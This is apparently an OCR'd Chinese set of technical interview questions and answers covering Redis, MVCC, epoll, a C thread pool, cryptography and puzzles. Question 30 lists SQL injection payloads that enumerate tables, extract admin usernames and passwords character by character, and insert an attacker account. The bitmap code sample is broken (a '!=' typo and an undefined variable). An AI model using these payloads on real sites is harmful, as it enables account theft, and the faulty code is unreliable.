比如，如果 Transaciton1 执行理想的 MVCC，修改 Row1 成功，而修改 Row2 失败，此时需要回滚 Row1，但因为 Row1 没有被锁定，其数据可能又被 Transaction2 所修改，如果此时回滚 Row1 的内容，则会破坏 Transaction2 的修改结果，导致 Transaction2 违反 ACID。
理想 MVCC 难以实现的根本原因在于企图通过乐观锁代替二段提交。修改两行数据，但为了保证其一致性，与修改两个分布式系统中的数据并无区别，而二提交是目前这种场景保证一致性的唯一手段。二段提交的本质是锁定，乐观锁的本质是消除锁定，二者矛盾，故理想的 MVCC 难以真正在实际中被应用，Innodb 只是借了 MVCC 这个名字，提供了读的非阻塞而已。

17. redis 的对象类型有哪些，底层的数据结构。（主要是有序列表的底层实现）

Redis 的五大数据类型也称五大数据对象；前面介绍过 6 大数据结构，Redis 并没有直接使用这些结构来实现键值对数据库，而是使用这些结构构建了一个对象系统 redisObject；这个对象系统包含了五大数据对象，字符串对象（string）、列表对象

（list）、哈希对象（hash）、集合（set）对象和有序集合对象（zset）；而这五大对象的底层数据编码可以用命令 OBJECT ENCODING 来进行查看。

1.字符串对象(string):字符串对象底层数据结构实现为简单动态字符串（SDS）和直接存储，但其编码方式　可以是 int、raw 或者 embstr，区别在于内存结构的不同。

2.列表对象(list):列表对象的编码可以是 ziplist 和 linkedlist。


3.哈希对象(hash):哈希对象的编码可以是 ziplist 和 hashtable。

4.集合对象(set):集合对象的编码可以是 intset 和 hashtable。

5.有序集合对象(zset):有序集合的编码可以是 ziplist 和 skiplist。

（1）ziplist 编码

ziplist 编码的有序集合对象底层实现是压缩列表，其结构与哈希对象类似，不同的是两个紧密相连的压缩列表节点，第一个保存元素的成员，第二个保存元素的分值，而且分值小的靠近表头，大的靠近表尾。




（2）skiplist 编码

skiplist 编码的有序集合对象底层实现是跳跃表和字典两种；

每个跳跃表节点都保存一个集合元素，并按分值从小到大排列；节点的 object 属性保存了元素的成员，score 属性保存分值；

字典的每个键值对保存一个集合元素，字典的键保存元素的成员，字典的值保存分值。



skiplist 编码同时使用跳跃表和字典实现的原因

跳跃表优点是有序，但是查询分值复杂度为 O(logn)；字典查询分值复杂度为 O(1) ，但是无序，所以结合连个结构的有点进行实现。

虽然采用两个结构但是集合的元素成员和分值是共享的,两种结构通过指针指向同一地址，不会浪费内存。

有序集合编码转换：

有序集合对象使用 ziplist 编码需要满足两个条件：一是所有元素长度小于 64 字节；二是元素个数小于 128 个；不满足任意一条件将使用 skiplist 编码。

以上两个条件可以在 Redis 配置文件中修改 zset-max-ziplist-entries 选项和 zset-max-ziplist-value 选项。

18. linux 下 IPC 有哪些

①匿名管道（PIPE）和有名管道（FIFO）：最简单
②信号（SIGNAL）：系统的开销最小
③共享映射区（MMAP）：可以在无血缘关系的进程间通信
④本地套接字（SOCKET）：最稳定（但是比较复杂）

19. vector 内存增长方式

vector 的实现通常会分配比新的空间需求更大的内存空间。容器预留这些空间作为备用，从而用来保存更多新的元素。这样，就不需要每次添加新的元素都重新分配容器的内存空间了。
在插入新元素时，若遇到已分配容量不足的情况，会自动拓展容量大小，而这个拓展容量的过程为：
开辟另外一块更大的内存空间，该空间大小通常为原空间大小的两倍(理论分析上是 1.5 最好，但从时间和空间上综合考虑，一般取 2)；
将原内存空间中的数据拷贝到新开辟的内存空间中；
析构原内存空间的数据，释放原内存空间，并调整各种指针指向新内存空间。
vector 类型提供了一些成员函数，允许我们与它的现实中内存分配部分互动。
c.capacity() 不重新分配内存空间的话，c 可以保存多少元素
c.reserve(n) 分配至少能容纳 n 个元素的内存空间
c.shrink_to_fit() 将 capacity()减少为 size()相同大小,size()为 vector 已经保存元素个数。

20. 因项目需求，需要将 0~2 的 32 次方这个区间的数字保存到内存当中(内存大小为 4G)，并且可以实现对任意一个数字的增删。(先叙述设计思路，再写出代码)

使用位图的方式,512M 内存完全可以存储 0-232 之间的所有数

```
#define BITMAP_BITS 8
char *ip_bitmap;
bool get_memory()
{
    ip_bitmap = malloc( 1024 * 1024 * 512);
    if(!ip_bitmap)
        return false;
    return true;
```

```
}
 void add_number(unsigned int number)
{
    u32 offset;
    offset = number/ BITMAP_BITS;
    ip_bitmap[offset] != (1 <<(addr % BITMAP_BITS));
}
void del_number( unsigned int number)
{
    u32 ofset;
    offset = addr/ BITMAP_BITS;
    ip_bitmap[offset] &= ~(1 <<(addr % BITMAP_BITS));
}
```

21. 常见的服务器模型有哪些？你使用过哪些？怎样使用的？

同步阻塞式，多进程，多线程，select+多线程，epoll+多线程， epoll+线程池

22. Epoll 在 LT 和 ET 模式下的区别以及注意事项

1.ET 模式：
因为 ET 模式只有从 unavailable 到 available 才会触发，所以
1)、读事件：需要使用 while 循环读取完，一般是读到 EAGAIN，也可以读到返回值小于缓冲区大小；
如果应用层读缓冲区满：那就需要应用层自行标记，解决 OS 不再通知可读的问题
2)、写事件：需要使用 while 循环写到 EAGAIN，也可以写到返回值小于缓冲区大小
如果应用层写缓冲区空（无内容可写）：那就需要应用层自行标记，解决 OS 不再通知可写的问题。
3).正确的 accept，accept 要考虑 2 个问题
(1) 阻塞模式 accept 存在的问题
考虑这种情况：TCP 连接被客户端夭折，即在服务器调用 accept 之前，客户端主动发送 RST 终止连接，导致刚刚建立的连接从就绪队列中移出，如果套接口被设置成阻塞模式，服务器就会一直阻塞在 accept 调用上，直到其他某个客户建立一个新的连接为止。但是在此期间，服务器单纯地阻塞在 accept 调用上，就绪队列中的其他描述符都得不到处理。
解决办法是把监听套接口设置为非阻塞，当客户在服务器调用 accept 之前中止某个连接时，accept 调用可以立即返回-1，这时源自 Berkeley 的实现会在内核中处理该 事件，并不会将该事件通知给 epool，而其他实现把 errno 设置为 ECONNABORTED 或者 EPROTO 错误，我们应该忽略这两个错误。
(2)ET 模式下 accept 存在的问题
考虑这种情况：多个连接同时到达，服务器的 TCP 就绪队列瞬间积累多个就绪连接，由

于是边缘触发模式，epoll 只会通知一次，accept 只处理一个连接，导致 TCP 就绪队列中剩下的连接都得不到处理。

解决办法是用 while 循环抱住 accept 调用，处理完 TCP 就绪队列中的所有连接后再退出循环。如何知道是否处理完就绪队列中的所有连接呢？accept 返回-1 并且 errno 设置为 EAGAIN 就表示所有连接都处理完。

综合以上两种情况，服务器应该使用非阻塞地 accept，accept 在 ET 模式下的正确使用方式为：

```
while ((conn_sock = accept(listenfd,(struct sockaddr *) &remote,
        (size_t *)&addrlen)) > 0) {
    handle_client(conn_sock);
}
if (conn_sock == -1) {
    if (errno != EAGAIN && errno != ECONNABORTED &&
        errno != EPROTO && errno != EINTR)
    perror("accept");
}
```

2.LT 模式：

因为 LT 模式只要 available 就会触发，所以：

1)、读事件：因为一般应用层的逻辑是“来了就能读”，所以一般没有问题，无需 while 循环读取到 EAGAIN；

如果应用层读缓冲区满：就会经常触发，解决方式如下；

2)、写事件：如果没有内容要写，就会经常触发，解决方式如下。

LT 经常触发读写事件的解决办法：修改 fd 的注册事件，或者把 fd 移出 epollfd。

总结：

LT 模式的优点在于：事件循环处理比较简单，无需关注应用层是否有缓冲或缓冲区是否满，只管上报事件。缺点是：可能经常上报，可能影响性能。

23. Redis 有哪些架构模式？

一、Redis 单机模式

特点：简单,直接运行 redis-server redis.conf 即可(注意自己的 redis-server 文件和 redis.conf 文件的位置)。

缺点:1、内存容量有限 2、处理能力有限 3、无法高可用。

二、Redis 主从复制模式

Redis 的复制（replication）功能允许用户根据一个 Redis 服务器来创建任意多个该服务器的复制品，其中被复制的服务器为主服务器（master），而通过复制创建出来的服务器复制品则为从服务器（slave）。 只要主从服务器之间的网络连接正常，主从服务器两者会具有相同的数据，主服务器就会一直将发生在自己身上的数据更新同步 给从服务器，从而一直保证主从服务器的数据相同。

特点：

1、master/slave 角色

2、master/slave 数据相同
3、降低 master 读压力在转交从库
缺点：
1、无法保证高可用
2、没有解决 master 写的压力

三、Redis 哨兵（Sentinel）模式
3.1 哨兵模式概述
Redis sentinel 是一个分布式系统中监控 redis 主从服务器，并在主服务器下线时自动进行故障转移。
其中三个特性：
监控(Monitoring)： Sentinel 会不断地检查你的主服务器和从服务器是否运作正常。
提醒（Notification）： 当被监控的某个 Redis 服务器出现问题时， Sentinel 可以通过 API 向管理员或者其他应用程序发送通知。
自动故障迁移（Automatic failover）： 当一个主服务器不能正常工作时， Sentinel 会开始一次自动故障迁移操作。
特点：
1、保证高可用
2、监控各个节点
3、自动故障迁移
缺点：
主从模式，切换需要时间丢数据
没有解决 master 写的压力

四、集群（proxy 型）模式
Twem proxy 是一个 Twitter 开源的一个 redis 和 memcache 快速/轻量级代理服务器； Twemproxy 是一个快速的单线程代理程>序，支持 Memcached ASCII 协议和 redis 协议。
特点：
1、多种 hash 算法：MD5、CRC16、CRC32、CRC32a、hsieh、murmur、Jenkins
2、支持失败节点自动删除
3、后端 Sharding 分片逻辑对业务透明，业务方的读写方式和操作单个 Redis 一致
缺点：
1、增加了新的 proxy，需要维护其高可用
2、failover 逻辑需要自己实现，其本身不能支持故障的自动转移可扩展性差，进行扩缩容都需要手动干预

五、集群（直连型）模式
从 redis 3.0 之后版本支持 redis-cluster 集群，Redis-Cluster 采用无中心结构，每个节点保存数据和整个集群状态,每个节点都和
其他所有节点连接。
特点：
1、无中心架构（不存在哪个节点影响性能瓶颈），少了 proxy 层。
2、数据按照 slot 存储分布在多个节点，节点间数据共享，可动态调整数据分布。

3、可扩展性，可线性扩展到 1000 个节点，节点可动态添加或删除。
4、高可用性，部分节点不可用时，集群仍可用。通过增加 Slave 做备份数据副本
5、实现故障自动 failover，节点之间通过 gossip 协议交换状态信息，用投票机制完成 Slave 到 Master 的角色提升。
缺点：
1、资源隔离性较差，容易出现相互影响的情况。
2、数据通过异步复制,不保证数据的强一致性 E

24. map 类与 unordered_map 类的区别

1.map 类：
map 是一种容器，内部元素由键值对组成，键与值的数据类型可以不同，键的值是唯一的（此处的值不是键值对中的值），用于自动排序数据值，排序方式是根据某种明确、严格的弱排序标准进行的，这种排序标准是由 map 内部的比较对象（即 map::key_comp）指定的。使用时要引入#include <map>。
在键——值这个映射关系中，元素数据值是可以更改的，但键值是常量，一旦确定无法随意更改。必须先删除与旧元素关联的键值，才能为新元素插入新键值。
实现机理：map 内部实现了一个红黑树（红黑树是非严格平衡二叉搜索树，而 AVL 是严格平衡二叉搜索树），红黑树具有自动排序的功能，因此 map 内部的所有元素都是有序的，红黑树的每一个节点都代表着 map 的一个元素。因此，对于 map 进行的查找，删除，添加等一系列的操作都相当于是对红黑树进行的操作。map 中的元素是按照二叉搜索树（又名二叉查找树、二叉排序树，特点就是左子树上所有节点的键值都小于根节点的键值，右子树所有节点的键值都大于根节点的键值）存储的，使用中序遍历可将键值按照从小到大遍历出来。
特性：
1、有序性。这是 map 类最大的优点，许多时候有序性可以省去很多麻烦，较为适合处理有顺序要求的问题；
2、唯一性。因为每个元素必须具有唯一的键值；
3、红黑树。红黑树的结构使得效率提高，许多操作可以在 lgn 时间复杂度下完成，但也正是该结构使得空间利用率较高，每个节点都要保存相应的父节点与子节点等；
2.unordered_map 类：
unordered_map 是无序的，是用来替代 hash_map 类的，也是使用键值对来存储数据，但是这个数据是无序的，允许通过键值直接访问元素（在常数时间 O(1)内）。
实现机理：unordered_map 内部实现了一个哈希表（也叫散列表，通过把关键码值映射到 Hash 表中一个位置来访问记录）。（哈希表是一个在时间和空间上做出权衡的经典例子。如果没有内存限制，那么可以直接将键作为数组的索引。那么所有的查找时间复杂度为 O(1)；如果没有时间限制，那么我们可以使用无序数组并进行顺序查找，这样只需要很少的内存。哈希表使用了适度的时间和空间来在这两个极端之间找到了平衡。只需要调整哈希函数算法即可在时间和空间上做出取舍。）
特点：哈希表的存在使得查找速度极快（常数时间 O(1)），但是哈希表的建立较为消耗时间较为适合处理查找问题；
总结：哈希表较红黑树的空间占用率较高，但是执行效率要高于红黑树。
虽然 unordered_map 是无序排列的，但是其遍历顺序与元素插入顺序是不同的.

25. 线程池的原理及实现

多线程技术主要解决处理器单元内多个线程执行的问题，它可以显著减少处理器单元的闲置时间，增加处理器单元的吞吐能力。
假设一个服务器完成一项任务所需时间为：
T1 创建线程时间，
T2 在线程中执行任务的时间，
T3 销毁线程时间。
如果：T1 + T3 远大于 T2，则可以采用线程池，以提高服务器性能。
一个线程池包括以下四个基本组成部分：
1、线程池管理器（ThreadPool）：用于创建并管理线程池，包括 创建线程池，销毁线程池，添加新任务；
2、工作线程（PoolWorker）：线程池中线程，在没有任务时处于等待状态，可以循环的执行任务；
3、任务接口（Task）：每个任务必须实现的接口，以供工作线程调度任务的执行，它主要规定了任务的入口，任务执行完后的收尾工作，任务的执行状态等；
4、任务队列（taskQueue）：用于存放没有处理的任务。提供一种缓冲机制。
线程池技术正是关注如何缩短或调整 T1,T3 时间的技术，从而提高服务器程序性能的。它把 T1，T3 分别安排在服务器程序的启动和结束的时间段或者一些空闲的时间段，这样在服务器程序处理客户请求时，不会有 T1，T3 的开销了。
线程池不仅调整 T1,T3 产生的时间段，而且它还显著减少了创建线程的数目。

代码实现：
condition.h

```
#ifndef _CONDITION_H_
#define _CONDITION_H_

#include <pthread.h>

//封装一个互斥量和条件变量作为状态
typedef struct condition
{
    pthread_mutex_t pmutex;
    pthread_cond_t pcond;
}condition_t;

//对状态的操作函数
int condition_init(condition_t *cond);
int condition_lock(condition_t *cond);
int condition_unlock(condition_t *cond);
int condition_wait(condition_t *cond);
int condition_timedwait(condition_t *cond, const struct timespec *abstime);
int condition_signal(condition_t* cond);
```

```
int condition_broadcast(condition_t *cond);
int condition_destroy(condition_t *cond);

#endif
```

condition.c

```
#include "condition.h"

//初始化
int condition_init(condition_t *cond)
{
    int status;
    if((status = pthread_mutex_init(&cond->pmutex, NULL)))
        return status;

    if((status = pthread_cond_init(&cond->pcond, NULL)))
        return status;

    return 0;
}

//加锁
int condition_lock(condition_t *cond)
{
    return pthread_mutex_lock(&cond->pmutex);
}

//解锁
int condition_unlock(condition_t *cond)
{
    return pthread_mutex_unlock(&cond->pmutex);
}

//等待
int condition_wait(condition_t *cond)
{
    return pthread_cond_wait(&cond->pcond, &cond->pmutex);
}

//固定时间等待
int condition_timedwait(condition_t *cond, const struct timespec *abstime)
{
    return pthread_cond_timedwait(&cond->pcond, &cond->pmutex, abstime);
}
```

```
//唤醒一个睡眠线程
int condition_signal(condition_t* cond)
{
    return pthread_cond_signal(&cond->pcond);
}

//唤醒所有睡眠线程
int condition_broadcast(condition_t *cond)
{
    return pthread_cond_broadcast(&cond->pcond);
}

//释放
int condition_destroy(condition_t *cond)
{
    int status;
    if((status = pthread_mutex_destroy(&cond->pmutex)))
        return status;

    if((status = pthread_cond_destroy(&cond->pcond)))
        return status;

    return 0;
}
```

threadpool.h

```
#ifndef _THREAD_POOL_H_
#define _THREAD_POOL_H_

//线程池头文件
#include "condition.h"

//封装线程池中的对象需要执行的任务对象
typedef struct task
{
    void *(*run)(void *args);    //函数指针，需要执行的任务
    void *arg;                   //参数
    struct task *next;           //任务队列中下一个任务
}task_t;


//下面是线程池结构体
typedef struct threadpool
```

```
{
    condition_t ready;      //状态量
    task_t *first;          //任务队列中第一个任务
    task_t *last;           //任务队列中最后一个任务
    int counter;            //线程池中已有线程数
    int idle;               //线程池中 kongxi 线程数
    int max_threads;        //线程池最大线程数
    int quit;               //是否退出标志
}threadpool_t;


//线程池初始化
void threadpool_init(threadpool_t *pool, int threads);

//往线程池中加入任务
void threadpool_add_task(threadpool_t *pool, void *(*run)(void *arg), void *arg);

//摧毁线程池
void threadpool_destroy(threadpool_t *pool);

#endif
```

threadpool.c

```
#include "threadpool.h"
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <errno.h>
#include <time.h>

//创建的线程执行
void *thread_routine(void *arg)
{
    struct timespec abstime;
    int timeout;
    printf("thread %d is starting\n", (int)pthread_self());
    threadpool_t *pool = (threadpool_t *)arg;
    while(1)
    {
        timeout = 0;
        //访问线程池之前需要加锁
        condition_lock(&pool->ready);
        //空闲
```

```
pool->idle++;
//等待队列有任务到来 或者 收到线程池销毁通知
while(pool->first == NULL && !pool->quit)
{
    //否则线程阻塞等待
    printf("thread %d is waiting\n", (int)pthread_self());
    //获取从当前时间，并加上等待时间， 设置进程的超时睡眠时间
    clock_gettime(CLOCK_REALTIME, &abstime);
    abstime.tv_sec += 2;
    int status;
      //该函数会解锁，允许其他线程访问，当被唤醒时，加锁
    status = condition_timedwait(&pool->ready, &abstime);
    if(status == ETIMEDOUT)
    {
        printf("thread %d wait timed out\n", (int)pthread_self());
        timeout = 1;
        break;
    }
}

pool->idle--;
if(pool->first != NULL)
{
    //取出等待队列最前的任务，移除任务，并执行任务
    task_t *t = pool->first;
    pool->first = t->next;
    //由于任务执行需要消耗时间，先解锁让其他线程访问线程池
    condition_unlock(&pool->ready);
    //执行任务
    t->run(t->arg);
    //执行完任务释放内存
    free(t);
    //重新加锁
    condition_lock(&pool->ready);
}

//退出线程池
if(pool->quit && pool->first == NULL)
{
    pool->counter--;//当前工作的线程数-1
    //若线程池中没有线程，通知等待线程（主线程）全部任务已经完成
    if(pool->counter == 0)
    {
        condition_signal(&pool->ready);
```

```
            }
            condition_unlock(&pool->ready);
            break;
        }
        //超时，跳出销毁线程
        if(timeout == 1)
        {
            pool->counter--;//当前工作的线程数-1
            condition_unlock(&pool->ready);
            break;
        }

        condition_unlock(&pool->ready);
    }

    printf("thread %d is exiting\n", (int)pthread_self());
    return NULL;

}


//线程池初始化
void threadpool_init(threadpool_t *pool, int threads)
{

    condition_init(&pool->ready);
    pool->first = NULL;
    pool->last =NULL;
    pool->counter =0;
    pool->idle =0;
    pool->max_threads = threads;
    pool->quit =0;

}


//增加一个任务到线程池
void threadpool_add_task(threadpool_t *pool, void *(*run)(void *arg), void *arg)
{
    //产生一个新的任务
    task_t *newtask = (task_t *)malloc(sizeof(task_t));
    newtask->run = run;
    newtask->arg = arg;
    newtask->next=NULL;//新加的任务放在队列尾端
```

```
    //线程池的状态被多个线程共享，操作前需要加锁
    condition_lock(&pool->ready);

    if(pool->first == NULL)//第一个任务加入
    {
        pool->first = newtask;
    }
    else
    {
        pool->last->next = newtask;
    }
    pool->last = newtask;  //队列尾指向新加入的线程

    //线程池中有线程空闲，唤醒
    if(pool->idle > 0)
    {
        condition_signal(&pool->ready);
    }
    //当前线程池中线程个数没有达到设定的最大值，创建一个新的线性
    else if(pool->counter < pool->max_threads)
    {
        pthread_t tid;
        pthread_create(&tid, NULL, thread_routine, pool);
        pool->counter++;
    }
    //结束，访问
    condition_unlock(&pool->ready);
}

//线程池销毁
void threadpool_destroy(threadpool_t *pool)
{
    //如果已经调用销毁，直接返回
    if(pool->quit)
    {
    return;
    }
    //加锁
    condition_lock(&pool->ready);
    //设置销毁标记为 1
    pool->quit = 1;
    //线程池中线程个数大于 0
    if(pool->counter > 0)
```

```
        {
            //对于等待的线程，发送信号唤醒
            if(pool->idle > 0)
            {
                condition_broadcast(&pool->ready);
            }
            //正在执行任务的线程，等待他们结束任务
            while(pool->counter)
            {
                condition_wait(&pool->ready);
            }
        }
        condition_unlock(&pool->ready);
        condition_destroy(&pool->ready);
    }
```

26. 请解释下 referer 是什么，并任意描述一些与之相关的攻击场景或安全漏洞。

HTTP Referer 是 header 的一部分，当浏览器向 web 服务器 发送请求的时候，一般会带上 Referer，告诉服务器我是从哪个页面链接过来的，服务器籍此可以获得一些信息用于处理。比如从我主页上链接到一个朋友那里，他的服务器就能够从 HTTP Referer 中统计出每天有多少用户点击我主页上的链接访问他的网站。
Referer 的正确英语拼法是 referrer。由于早期 HTTP 规范的拼写错误，为了保持向后兼容就将错就错了。其它网络技术的规范企图修正此问题，使用正确拼法，所以目前拼法不统一。
如果是 CSRF 攻击传来的请求，Referer 字段会是包含恶意网址的地址，这时候服务器就能识别出恶意的访问。

27. 有如下 2 个文件:test.cpp,test.hpp，简述下 g++编译器将其编译成 binary 的工程中都做了哪些事情?

预处理，编译，汇编

28. 简述对称密钥密码体系与公钥密码体系的区别

1．对称密钥密码体系
对称密钥密码体系也叫密钥密码体系，它是指消息发送方和消息接收方必须使用相同的密钥，该密钥必须保密。发送方用该密钥对待发消息进行加密，然后将消息传输至接收方，接收方再用相同的密钥对收到的消息进行解密。这一过程可用数学形式来表示。消

息发送方使用的加密函数 encrypt 有两个参数：密钥 K 和待加密消息 M，加密后的消息为 E，E 可以表示为 E=encrypt(K，M)消息接收方使用的解密函数 decrypt 把这一过程逆过来，就产生了原来的消息：

M=decrypt(K，E)=decrypt(K，encrypt(K，M))

2．非对称密钥密码体系

非对称密钥密码体系又叫公钥密码体系，它使用两个密钥：一个公共密钥 PK 和一个私有密钥 SK。这两个密钥在数学上是相关的，并且不能由公钥计算出对应的私钥，同样也不能由私钥计算出对应的公钥。这种用两把密钥加密和解密的方法表示成如下数学形式。假设 M 表示一条消息，pub—a 表示用户 a 的公共密钥，prv—a 表示用户 a 的私有密钥，那么：

M=decrypt(pub—a，encrypt(prv—a，M))

29. 根据不同的维度，描述软件测试可以划分的种类。例如,根据软件的生命周期，我们可以将测试划分为：单元测试，集成测试，系统测试，验收测试.....请至少根据两种不同的依据，说出 2-3 软件测试方式。(不包含举例的内容)

1.按照是否使用自动化工具 分为：手工测试，自动化测试
2.按照软件的质量分为：功能测试，可靠性测试，易用性，可维护测试性测试，可移植性测试
3.按照阶段可以分为：单元测试，继承测试，系统测试
4.按照是否关注代码：黑盒测试，白盒测试
5.按照测试设计方法分类，分为黑盒测试，白盒测试和灰盒测试。
6.按照获得测试数据形式上分：穷尽法；等价类划分法；边界值分析法
7.按照是否运行程序：分为静态测试和动态测试；
8.按照软件的生命周期分为：单元测试、集成测试、系统测试、验收测试；

30. 分类列举 sql 注入常用判断方法?

1.判断有无注入点
; and 1=1 and 1=2
2.猜表一般的表的名称无非是 admin adminuser user pass password 等..
and 0<>(select count(*) from *)
and 0<>(select count(*) from admin) ---判断是否存在 admin 这张表
3.猜帐号数目 如果遇到 0< 返回正确页面 1<返回错误页面说明帐号数目就是 1 个
and 0<(select count(*) from admin)
and 1<(select count(*) from admin)
4.猜解字段名称 在 len( ) 括号里面加上我们想到的字段名称.
and 1=(select count(*) from admin where len(*)>0)--

and 1=(select count(*) from admin where len(用户字段名称 name)>0)
and 1=(select count(*) from admin where len(密码字段名称 password)>0)
5.猜解各个字段的长度 猜解长度就是把>0 变换 直到返回正确页面为止
and 1=(select count(*) from admin where len(*)>0)
and 1=(select count(*) from admin where len(name)>6) 错误
and 1=(select count(*) from admin where len(name)>5) 正确 长度是 6
and 1=(select count(*) from admin where len(name)=6) 正确
and 1=(select count(*) from admin where len(password)>11) 正确
and 1=(select count(*) from admin where len(password)>12) 错误 长度是 12
and 1=(select count(*) from admin where len(password)=12) 正确
6.猜解字符
and 1=(select count(*) from admin where left(name,1)=a) ---猜解用户帐号的第一位
and 1=(select count(*) from admin where left(name,2)=ab)---猜解用户帐号的第二位
就这样一次加一个字符这样猜,猜到够你刚才猜出来的多少位了就对了,帐号就算出来了
and 1=(select top 1 count(*) from Admin where Asc(mid(pass,5,1))=51) --
这个查询语句可以猜解中文的用户和密码.只要把后面的数字换成中文的 ASSIC 码就 OK.最后把结果再转换成字符.
group by users.id having 1=1--
group by users.id, users.username, users.password, users.privs having 1=1--
; insert into users values(666, attacker, foobar, 0xffff)--
UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=logintable-
UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=logintable WHERE COLUMN_NAME NOT IN (login_id)-
UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=logintable WHERE COLUMN_NAME NOT IN (login_id,login_name)-
UNION SELECT TOP 1 login_name FROM logintable-
UNION SELECT TOP 1 password FROM logintable where login_name=Rahul--

31. 分现在有 10 个人被一个魔鬼逮住了。魔鬼对于直接把人杀掉的方法不感兴趣了。于是，他就想了一个杀人的新花样。是这样的，一天晚上，魔鬼向着十个人宣布了游戏规则，即明天早上他要把 10 个人排成一排，然后从一堆既有无限多的白帽子混着无限多黑帽子的帽子堆为每个人随机抽取一顶帽子，给他们 10 个人都戴上帽子。因为 10 个人是排成一排的，所以排在第 10 个的人可以看到前面 9 个人帽子的颜色，排在第 9 个人可以看到前面 8 个人的帽子的颜色，...以此类推。然后，魔鬼会从排在第 10 个人开始，问他，你头上的帽子的颜色是白色还是黑色，如果答对了，就放他走；如果答错了，就被杀掉。然后同样问排在第 9 位的人，然后问排在第 8 位的人，....以此类推。在这其中，10 个人所能做的只有当他被魔鬼问到的时候，答白色或者黑色。不能有超越此范围的任何行动，不然，魔鬼会把它们 10 个人全部杀死。

现在魔鬼给他们 10 个人一晚上的时间去商量一个对策，使得他们中能存活下来的人越多越好。请问，你会有什么样的对策，请计算出按照你的对策执行时最坏的情况下，他们中能有多少人能 100%够活下来？期望能活下来的人数又是多少？

大家约定白代表偶，黑代表奇，则第 10 个人的回答是前 9 个帽子中白帽的数量的奇偶。他自己有 50%的机会。- 第 9 个人听到他的回答后，结合 他看到的 8 顶帽子中白帽的奇

偶，可以知道自己的帽子的颜色，如实作答。第 8 个人知道 9 顶帽子中白帽的奇偶，加上听到第 9 顶帽子的颜-色，就可以知道前 8 顶 帽子中白帽的奇偶(如果第 9 个人答白，则前 8 顶中的白帽奇偶性与第第 10 个人所说的相反；如果第 9 个人答黑，则相同)，再结合所看到前 7 顶-帽子中的白帽 数量，也可以推出自己的帽子颜色，也如实作答。依此类推，前 9 个人都可以活下来，第 10 个人有一半机会。

32. 遍历输入流，将符号和数字分开存到两个数组里，减号作为数字的负数。

然后在符号集里面找*或者/，找到就把对应的数组集两个操作数比较并排序。

然后数组被分割成三段，中间是乘法和两个交换数，两边是没有操作的数据，然后分别对两边做递归。

如果没有找到*或者/说明全是加法，直接对数组的数据进行排序。

```
#include <iostream>
#include <vector>
#include <math.h>
using namespace std;

/**
1 + 2 + 1 + -4 * -5 + 1
1 + 1 + 2 + -5 * -4 + 1
 */
int data[100];
char fuhao[100];

/**
 * 快排序
 * @param a
 * @param low
 * @param high
 */
void quickSort(int a[], int low ,int high)
```

```
{
    if(low<high)
    {
        int i = low, j = high;
        int x = a[low];
        while(i<j)
        {
            while(i<j && a[j] >= x) j--;
            if(i<j) a[i++] = a[j];
            while(i<j && a[i] <= x) i++;
            if(i<j) a[j--] = a[i];
        }
        a[i] = x;
        quickSort(a, low ,i-1);
        quickSort(a, i+1 ,high);
    }
}

void mySort(int data[], char fuhao[], int begin, int end){
    for (int i = begin; i < end; ++i) {
        if (fuhao[i] == '*' || fuhao[i] == '/'){
            // 先对乘除两边进行排序
            if (data[i] > data[i+1]){
                int temp = data[i];
                data[i] = data[i+1];
                data[i+1] = temp;
            }

            mySort(data, fuhao, begin, i-1);
            mySort(data, fuhao, i+2, end);
            return;
        }
    }

    // 没有乘除号，就对+-的数字进行排序
    quickSort(data, begin, end);
}

int main() {

    int n = -1;
    char temp;
    int size_data = 0;
    int size_fuhao = 0;
```

```
    scanf("%d", &n);
    getchar();
    scanf("%c", &temp);

    int num = 0;
    bool munes = false;
    while (temp != '\n'){
        if (temp == '+' || temp == '*' || temp == '/'){
            // 添加数字
            if (munes){
                num = -num;
            }
            data[size_data++] = num;
            num = 0;
            munes = false;

            // 添加符号
            fuhao[size_fuhao++] = temp;
        }
        else if (temp >= '0' && temp <= '9'){
            num = num*10 + temp - '0';
        } else if (temp == '-'){
            // 遇见负号
            munes = true;
        }

        scanf("%c", &temp);
    }
    data[size_data++] = num;
    mySort(data, fuhao, 0, size_data-1);

